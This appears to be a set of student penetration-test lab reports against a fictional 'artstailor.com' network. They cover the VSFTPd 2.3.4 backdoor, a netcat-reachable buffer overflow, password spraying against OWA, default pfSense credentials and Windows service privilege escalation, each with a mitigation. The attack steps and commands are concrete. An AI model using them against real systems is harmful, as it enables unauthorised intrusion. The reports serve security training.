


Attempting a shell upgrade using a post-exploitation module from Metasploit





Note the **KEY008** found above upon shell access.



For proof of compromise, the `/etc/passwd` file is shown above.

Mitigation or Resolution Strategy


Uninstall the backdoored version immediately, and replace with one that has been verified against the PGP signature of the developers.

If immediate software upgrading/reinstallation is not possible, then at a minimum, block all traffic attempting to come in through port 6200 on the host.

Attack Narrative


Nessus scan

After customizing a Nessus Advanced Scan for `ns.artstailor.com`, The VSFTPd 2.3.4 backdoor vulnerability was the highest severity finding, as shown below:




As mentioned in the vulnerability details within the **Technical Report** section, this is a malicious version of the otherwise benign software, VSFTPd. Very likely, attackers were able to replace the file download sources for VSFTPd and uploaded a version that installs a backdoor.

The aforementioned backdoor listens on port 6200 and is triggered when an attacker logs in to the FTP service with the username `':)'`. This was confirmed with a Wireshark scan that captured the credentials as our Metasploit payload was being ran:



Additionally, our packet sniffing with Wireshark confirmed the given information about a malicious shell listening on port 6200:



Using the Metasploit module `unixftpvsftpd_234_backdoor`, we were able to very simply set the target IP and exploit it.

The exact commands, as well as our successful procedure for upgrading the shell, are shown in the **Technical Report**. The `/etc/passwd` file is exfiltrated and shown in this section as well, for proof of comromise.

MITRE ATT&CK Framework TTPs

TA0007: Discovery
- **T1046:** Network Service Discovery
  - **:**

TA0043: Recoinassance
- **T1595:** Active Scanning
  - **.002:** Vulnerability Scanning,

Ex070 Report

Benjamin Ruddy

2022-10-20

Contents

Goal

The goal in this exercise was to exploit a buffer-vulnerable program owned by Brian Oppenheimer using fuzzing and logical inference.

Technical Report

Introduction

Finding: *Lack of authentication on an administrative system program*

Severity Rating: 4.3

This vulnerability may allow unwanted personnel to perform detailed information-gathering on the local machine related to its running processes and network services.

CVSS Base Severity Rating: 4.3 AV:A AC:L PR:N UI:N S:U C:L I:N A:N


Vulnerability Description

On the 217.70.184.38 machine, the running service on port 1337 is intended to give system administrators information about the host without having to log in. It provides the ability to execute `netstat -nat`, `ip a`, and `ps auxww` to view network information, view local network interfaces, and monitor running processes on the system, respectively.

Due to the lack of authentication however, all a non-authorized user needs to view the same information is to know the name of an administrator, allowing them to view the above information regardless of their lack of authorization to do so.

Confirmation method

With the publicly available information that Brian posted, all a malicious actor needs to do is `nc 217.70.184.38 1337` and input the name `brian` to gain the aforementioned abilities:



Mitigation or Resolution Strategy

Ideally, remove the service altogether. Although it may save some time for system administrators, their job should be done through established, formal methods that handle authentication already.

An authentication system could be implemented, such as a password system, but doing so properly would involve more time than is typically worth for a simplistic service like this.

Finding: *Buffer overflow vulnerability on administrative program allows compromise of user account*


Severity Rating: 7.0

This vulnerability effectively lets a malicious actor run any command that the user `brian` has on the remote system.

This attack does not, however, grant root permissions to upon exploitation.
CVSS Base Severity Rating: 7.0 AV:A AC:L PR:N UI:N S:C C:H I:L A:N

Vulnerability Description


By logging in as `brian` on the service running on port 1337, and then inputting 53 'A's followed by the desired command, this vulnerability lets a malicious actor run any command on the system that the user `brian` is allowed to run, as shown in the following screenshot:



This is possible because the buffer that stores the command that the user input overflows, overwriting the list of acceptable commands from the program with whatever comes after the 53 'A' characters.

Confirmation method

Note the above screenshot showcasing access to the `/etc/passwd` file (`/etc/shadow` was not accessible as the compromised user), along with the following source code (obtained via overflowing the buffer and running `cat /home/brian/toool.c`):



Take note of the fact that BUFLEN is defined as 1024, while NAMELEN and CMDLEN are defined as 16 and 12, respectively. This means that (by looking at the code below the C definitions), that the admin array (buffer) is of length 16, and the next_command array is of length $12 + 1 = 13$. Now, take a look at the two calls to `fgets()` in the following screenshot

Brian made one right choice in using a function like `fgets`, which lets the source code writer specify the size of the input to be read into the buffer, as opposed to a function like `gets` which does not.

The reason this code is still vulnerable, however, is because the code specifies an input length that exceeds the size of the buffer it is reading it into. To be specific, a maximum of 1024 tcharacters can be read into the `next_command` array (this is the buffer we overflowed in the screenshots) and the `admin` array. However, as we just saw, both of those are significantly smaller than 1024 characters in length. Thus, the possibility is opened that we can overflow these buffers, which we do, and it ends up spilling over into the `commands` array, altering the commands we can execute on the system

Mitigation or Resolution Strategy


As mentioned in the previous vulnerability, the best case scenario is to remove the program entirely as its purpose is better and more securely accomplished through established methods such as ssh'ing into the machine.

Alternatively, the source code can be edited to perform a check that the inputs for both the administrator username and the command name are equal to or smaller than the length of their respective buffers.

Attack Narrative

Nmap scan


It appeared to be that a complete 65k+ port scan of nmap took an unusually long amount of time, so for this exercise, we settled for performing a port scan only on the first 10,000 ports of `www.artstailor.com`:



Fortunately, this turned out to be enough to find a mysterious service listening on port 1337 on the remote machine. We can infer that this is the correct service because:


1. The listening port is '1337', a number alluded to in Brian's message.
2. We see that the probes that nmap sent over to this port triggered responses containing strings that comprise "Enter name of admin," which correspond to the functionality Brian described in the message.

Using a relatively simple `nc` command, we were able to trigger the aforementioned response from the service asking us to enter the name of an admin. The names "admin" and "root" were unsuccessfully attempted, until arriving to an accepted name which was simply "brian":




Before even getting to the buffer overflow vulnerability of this program, the fact that someone can gain the information given by the available commands is in itself a vulnerability in respect to system confidentiality, because a malicious user simply has to know the name of an administrator with no element of authentication at the login.

Upon gaining access to the service with the aforementioned username, we can use one of the available commands (`ps auxww`) to see that the service running on port 1337 is a process by the name of `toool` in the directory `/home/brian/bin`.



Also, it seems that the commands we can input change if we type a sufficiently long string to the program (see the **Technical Report** section). With this knowledge, we can 1) list the contents in the `/home/brian` directory to find the source code for the running process (`toool.c`) and 2) output the contents of the source code to discover the bug in the code that makes it vulnerable to buffer overflows. For details, refer to the **Technical Report** section.

To expand upon the previously mentioned step of "listing the contents" of the `/home/brian` directory, it turns out that if we use the `-a` option in the `ls` command, we come across a file called `.secret` that is normally not seen without said option, which contains KEY009 inside:



KEY009-\x0e\x05pv0\x07-pm*;s\x17%\x052\tp3z\x04%\x7f\x7f

MITRE ATT&CK Framework TTPs

TA0007: Discovery
- **T1046:** Network Service Discovery
  - **NA:** NA

TA0001: Initial Access
- **T1190:** Exploit Public-Facing Application
  - **NA:** NA

Ex080 Report

Benjamin Ruddy

2022-10-27

Contents

Goal

The goal in this exercise was to employ password spraying and its adjacent OSINT techniques to ultimately exploit a router misconfiguration and get remote access to a Windows host through a custom port-forwarding rule

Technical Report

Introduction

Finding: *Weak and easily guessable user account password*

Severity Rating: 6.0

This vulnerability puts a user's business email at risk.
CVSS Base Severity Rating: 4.3 AV:A AC:L PR:N UI:N S:U C:L I:L A:N


Vulnerability Description

On the `mail.artstailor.com` host, the user 's.wilkins' on the ARTSTAILOR domain has a password that is easily guessable and/or vulnerable to dictionary attacks using common wordlists. As a result, malicious actors may be able to gain access to their email account on the Microsoft OWA instance on the machine.

Confirmation method

Using `atomizer.py` from the *Password Spraying Toolkit*, one can create a password list combining seasons of the year along with year numbers to eventually spray arrive at valid credentials:

```
./atomizer.py <password_list> <user_list> --interval
                                0:00:03
```



Mitigation or Resolution Strategy

Prompt the user s.wilkins to change their password immediately to a more complex string, potentially with special characters and without common verb + year structure.

Finding: *Default credentials on pfSense router admin panel*

Severity Rating: 6.0

CVSS Base Severity Rating: 9.1 AV:A AC:L PR:N UI:N S:C C:H I:H A:N

Vulnerability Description

On the `innerouter.artstailor.com` host (public IP 217.70.184.3), the pfSense credentials for the admin account are unchanged from the default credentials of `admin:pfsense`. This is a crucial vulnerability because it allows attackers complete control over network traffic within the subnet, with attacks such as Man in the Middle and even logging in to unintended services such as RDP now being a possibility if an attacker finds the IP and port combination.

Confirmation method

Simply log on to 217.70.184.3 with the aforementioned credentials on a web browser, and you will now be in the administrator account for the router.


Mitigation or Resolution Strategy

Change the credentials for the administrator ASAP.

Attack Narrative

User list creation

With the OSINT gathered by Kory, we were able to arrive at the following list of students at Reginal Vel Johnson High School thanks to Google:



Knowing the likely format of the domain accounts (ARTSTAILOR first initial.last name), we compiled a list with the above names to use as a user list for password spraying.

Password list creation

To create the password list, some inspiration from the Password Spraying Toolkit GitHub repo was taken, in which they used a season of the year followed by the year number:

Password spraying, gaining access to OWA

With our user list and password list on hand, we launched the following command to spray against the OWA web application for Art's Tailor Shoppe:

```
./atomizer.py passwords.txt users.txt
https://mail.artstailor.com --interval 0:00:03
```

Nmap of artstailor.com router

Pfsense panel + misconfiguration

Port forwarding rule

SUGGESTION FOR REMAINDER OF PENETRATION TEST

MITRE ATT&CK Framework TTPs

TA0007: Discovery
- **T1046:** Network Service Discovery
  - **NA:** NA

TA0001: Initial Access
- **T1190:** Exploit Public-Facing Application
  - **NA:** NA

Ex080 Report

Benjamin Ruddy

2022-10-30

Contents

Technical Report

Introduction

Finding: *Vulnerable permissions on a service for a non-administrator user can allow for the creation of an adminsitrator account*


Severity Rating: 8.4

CVSS Base Severity Rating: 7.8 AV:L AC:L PR:L UI:N S:C C:H I:H A:N

Vulnerability Description

On costumes.artstailor.com, non-administrative user 's.wilkins' has permisson to modify the Windows service 'vssvs.exe' such that commands can be executed with SYSTEM-level permissions, meaning an administrator account can be created by a non-administrator user.

Confirmation method




Mitigation or Resolution Strategy

Remove the modification rights that user 's.wilkins' has on this critical Windows program.


Attack Narrative


RDPing into costumes.artstailor.com

Using the same port forwarding technique detailed in **Exercise 0x080**, we start by using Windows RDP to gain access to `costumes.artstailor.com`. The following screenshots demonstrate that we have logged in to the correct host:




Here, we have imported the PowerUp modules by copying over its respective .ps1 files into a directory in `/tmp`, and then mounted it as a fileshare on the victim host with the following `rdesktop` command, followed by mapping it to the `Z:` drive within Windows:





PowerUp & PowerDown

When trying to run PowerUp, however, we run into a problem related to Windows Defender antivirus detection:




